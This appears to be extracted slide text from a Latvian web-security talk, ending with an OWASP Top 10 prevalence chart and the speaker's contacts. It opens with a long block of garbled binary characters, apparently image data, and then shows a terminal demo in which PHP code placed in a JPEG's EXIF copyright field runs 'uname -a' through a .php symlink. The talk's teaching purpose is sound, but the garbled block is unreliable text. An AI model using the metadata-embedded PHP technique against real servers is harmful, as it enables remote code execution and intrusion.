¨ÔµPªÈTjµí@ ºÐÖ6®²j€6ÐÈÿ*éz¶"'#JI #^"0(:ô €` ÿƒC!ŽŸ•é@?' : ªÚü¨ vô¡E¨@;PÐºhµíR@U;i@=µ$ j€ Ž²hAjÈ:¶"+´1Â ªS²ò=·1k Æö"rsjuJÖ k@ªÕíB¨Æô"…Ú €o@ ^€`PÚ'¶¨mhjÚ€-¥Z€-@ (jµm ªHUµZ€v© VªÆ¤€µP© U@PjZ€v ¨Ö µZ€-@ P@ µP@j± P´ÔAjµZ…PÔj:ÕÒH;P Ú PÔ$¨QúPkzúÐÔ#×åj…2øÐ°¡F(·JáBŽÕ$ ´ªP …ªHÛÖ ì õ PÀjò …Z€(n"(À @;Pí@ÓJ'mô¤€ÛjHÖ'¶'-mµ¤€¶´(m 4¡¶€,(mm ß•m¤€Ûë@jÛV@l¤€Û@jÛ@h·^"'"€[j€ÛPÚ¥YjH €^´"€-@ µZ„¨QÚ¤€µ$© $U(Z¤Uj-@+PÔµZ…µ$T¡¶¤[ZHR@[J V ªIT£µZ€-PÔ;RJfiøWC#·ó ¿é@1@ µ@;PÐ×§ç@4µÀµöúT:€{EYéPV@Z ´ k@0(m@;k@J;€-B"(í@ …í¥@H©$© %ü*Ö@PÂÔé@Ú€, P;P¡ë@?ô …@0(Æ¨V@À Ajv U$Z€{höÐÚÛ@t Ýu "jZ¨PÖ,j¨ V …B €V ,*"€V ¨m(€-@j P¨Ô"€-j µ¨Ôj¶´jµ@ ²ÕXÐ¨ÕJ= ´µ@;PV%¾UÐëÔÐJÚ€=m@4±üè@·ýh½I(í©$P© 6ÒA×¥@« {i zTjÚ€ ¨Ò©F•ì-@u½zP€ Z€v JR@Z¨j¯Æ¬‹š€vÒ©COJµBÒ€-ëT£µ~4oá@;V@ Ð@P¨@1j¡F(Â€tµ-
@0¶¤^: PÖ€{hÔ°4´P¬(EY"€DR@ZÔ4 P €-Ö¨PŠ€-TÞ´ Pª€"j" µªÕèPªH¨€-@+PÔµ/zµZ€-@+P¡j-@*¥¨ €uíT@í¥B™ Cájêdè #J'c•$ cáPÔ0© úR@í$Ò¡Â÷ … \kì,È* €·¥Bm 1Z¤Ú' H'Â'R@ÏP*µ:Õ¡Gj-I€-@7ùP ([Ð¡j€vj JÈZ dP®Â€-¥¨Ã¥@PAÕ¨Pa@¥è€(z 1@=oPô@:€t*ÐR…B ´ªh@*µY µ$ ÔjHP Ô'Z€-@4µí@"(ÔjÒ€-
@ P¾4µ:BÔ`h¨¡µZ€-@P@ PB(è¨°ø·é&GkR@PÆÔ(úìj@Ö€êÔi€-Ò´ª€y5j@|("kT0*YµYµ@Ò€`U(m ª-T:@·T¥P´ kzÚ j@; o@ µìhÔ(…)hô jÒ P¢éB(À4µ@PÚP

```
root@kali-birojs:/var/www/file-upload#
root@kali-birojs:/var/www/file-upload#
root@kali-birojs:/var/www/file-upload# ls -la
total 152
drwxr-xr-x 2 root     root   4096 Mar 31 09:49 .
drwxr-xr-x 7 www-data root   4096 Mar 31 09:39 ..
-rw-r--r-- 1 root     root 143865 Mar 31 09:56 LandscapeImage.jpg
lrwxrwxrwx 1 root     root     18 Mar 31 09:47 LandscapeImage.php -> LandscapeImage.jpg
root@kali-birojs:/var/www/file-upload# exiftool -a LandscapeImage.jpg | grep ^Copyright\ Notice
Copyright Notice                : Agris Krusts <?php echo "<br><br>";system("uname -a"); echo "<br><br>"?>
root@kali-birojs:/var/www/file-upload#
```

Cik bieži var tikt pie „shell”?

10%

A1 Injection	40%
A2 Broken Authentication and Session Management	70%
A3 Cross-Site Scripting (XSS)	60%
A4 Insecure Direct Object References	30%
A5 Security Misconfiguration	70%
A6 Sensitive Data Exposure	20%
A7 Missing Function Level Access Control	40%
A8 Cross-Site Request Forgery (CSRF)	30%
A9 Using Components with Known Vulnerabilities	15%
A10 Unvalidated Redirects and Forwards	<10%
* Problēmas ar kešatmiņas pārvaldību	20%
* Problēmas ar failu augšupielādi	30%
* OS komandu izpilde	10%

Paldies par uzmanību!

Jautājumi?

Kontaktinformācija:
www.itcentrs.lv
e-pasts: Agris.Krusts@itcentrs.lv
Twitter: @agris_krusts
Linked-in: http://lv.linkedin.com/in/agriskrusts